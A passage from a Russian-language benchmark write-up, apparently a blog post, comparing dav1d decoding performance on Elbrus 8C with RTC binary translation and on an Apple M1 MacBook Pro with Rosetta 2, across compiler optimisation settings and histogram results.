
Знаете, за прошедший год, то ли Rosetta 2 доработали, то ли изменения в dav1d привели к неожиданным результатам. Эффективность Rosetta 2 на маке при сборке dav1d из C кода без доп. оптимизаций под обе платформы составила 79% в среднем.

Почему я сперва решил рассмотреть результаты на сборке без доп. оптимизаций компилятором?

Что ж...




Гистограмма 78. Тест dav1d (сборка из C кода с оптимизацией -O3) на Macbook Pro (Apple M1) с Rosetta 2 и без.




Гистограмма 79. Тест dav1d (сборка из C кода с оптимизацией -O3) на Macbook Pro (Apple M1) с Rosetta 2 и без.

У Apple снова какие-то косяки с Rosetta 2. Если на 2-м и 3-ем сэмплах всё также, как и без доп. оптимизаций при сборке из C кода, то на 1-м сэмпле у нас на варианте с оптимизациями эффективность трансляции упала с 78% до 23%. Такого мы не видели ни с RTC от МЦСТ, ни с ExaGear от Huawei (ранее разработка велась в компании Eltechs, основанную сотрудниками отдела бинарной трансляции в МЦСТ). Просто у Apple какие-то косяки, которые хрен объяснишь и они сильно сказываются на производительности.

В общем, из-за этого я решил, что вариант с оптимизациями на Эльбрусе я буду сравнивать с вариантом без оптимизаций на Apple M1. Всё равно на 2-м и 3-ем сэмплах разница с оптимизациями и без у Apple минимальна выходит, что с Rosetta, что без, зато будем без «фокусов».




Гистограмма 80. Тест dav1d из C кода на Эльбрус 8C (с-O4 и -ffast) и на Macbook Pro (Apple M1, стандартная сборка).




Гистограмма 81. Тест dav1d из C кода на Эльбрус 8C (с-O4 и -ffast) и на Macbook Pro (Apple M1, стандартная сборка).

Сравнивая эффективность RTC 4.1 на Эльбрус 8C с Rosetta 2 от на Macbook Pro с M1 приходишь к выводу, что, вполне вероятно, у Эльбруса компилятор недоработан. Иначе как объяснить то, что в трансляции C версии 3-ий сэмпл выходит быстрее на 5%, чем при компиляции под E2K? За счёт этого у Эльбруса и выходит в среднем эффективность трансляции 87% (все 94%, если сравнивать с вариантом без доп. оптимизаций компилятором). У Apple же стабильно 79% в среднем на всех 3 сэмплах, что говорит о том, что компилятор на macOS и транслятор Rosetta 2 работают всегда примерно с одинаковой эффективностью. Но, опять же, Rosetta 2 иногда глючит, и мы видим просадки по эффективности с 78% до 23% на ровном месте. Мда...




Гистограмма 82. Тест dav1d из C кода на Эльбрус 8C (с-O4 и -ffast) и на Macbook Pro с Apple M1 (-O3).




Гистограмма 83. Тест dav1d из C кода на Эльбрус 8C (с-O4 и -ffast) и на Macbook Pro с Apple M1 (-O3).

В целом же, если смотреть на вариант сборки из C кода на обеих платформах с максимальной оптимизацией при помощи компилятора (опции -O4 и -ffast на Эльбрусе и опция -O3 через meson на Macbook Pro с Apple M1), выходит так, что Macbook быстрее в среднем в 4.1 раза. Ну, как бы Apple периодически не косячили с ПО, у них не отнять того, что инженеры там работают в самом деле гениальные и из своей платформы они вытягивают едва ли не максимум возможного. Я и год назад поражался тому, что может Macbook на Apple M1, и сейчас я также не меньше им восхищаюсь, как бы Apple там не лажали местами.




Гистограмма 84. Тест dav1d из C кода под x86 (-O3) в трансляции на Эльбрус 8C (RTC 4.1) и Macbook Pro с Apple M1.




Гистограмма 85. Тест dav1d из C кода под x86 в трансляции на Эльбрус 8C (RTC 4.1, -O3) и Macbook Pro с Apple M1.

Если сравнить в трансляции сборку под x86 с -O3 опцией на Эльбрусе и без этой опции на Mac (я бы сравнил и с ней, если бы не глюк Rosetta 2, приведший к падению производительности более чем в 3 раза), имеем разницу в 3.75 раза в пользу Macbook Pro с Apple M1. Да, разница велика.

Не вижу смысла смотреть на разницу Ассемблера под Apple M1 с C кодом на Эльбрусе, т.к. и так понятно, что там будет (если вам так интересно, пролистайте вверх и гляньте сами на скрины). Я же попробую сейчас глянуть, насколько велика будет разница при сравнении транслированного Ассемблерного кода под x86 на обеих платформах (Эльбрус 8C и Apple M1).




Гистограмма 86. Тест dav1d из под x86 (Ассемблер) в трансляции на Эльбрус 8C (RTC 4.1) и Macbook Pro с Apple M1.




Гистограмма 87. Тест dav1d из под x86 (Ассемблер) в трансляции на Эльбрус 8C (RTC 4.1) и Macbook Pro с Apple M1.

Я проверил: при трансляции сборки из Ассемблера под x86 на обеих платформах разница между ними выходит в 3.87 раза. В общем, примерно такая же разница, как и при трансляции сборки из C кода (если не брать в учёт глюк Rosetta 2 со сборкой из C кода с оптимизацией -O3).



Гистограмма 88. Тест dav1d на Macbook Pro с Apple M1 (из C кода с -O3 и из Ассемблера под x86 с Rosetta 2).




Гистограмма 89. Тест dav1d на Macbook Pro с Apple M1 (из C кода с -O3 и из Ассемблера под x86 с Rosetta 2).

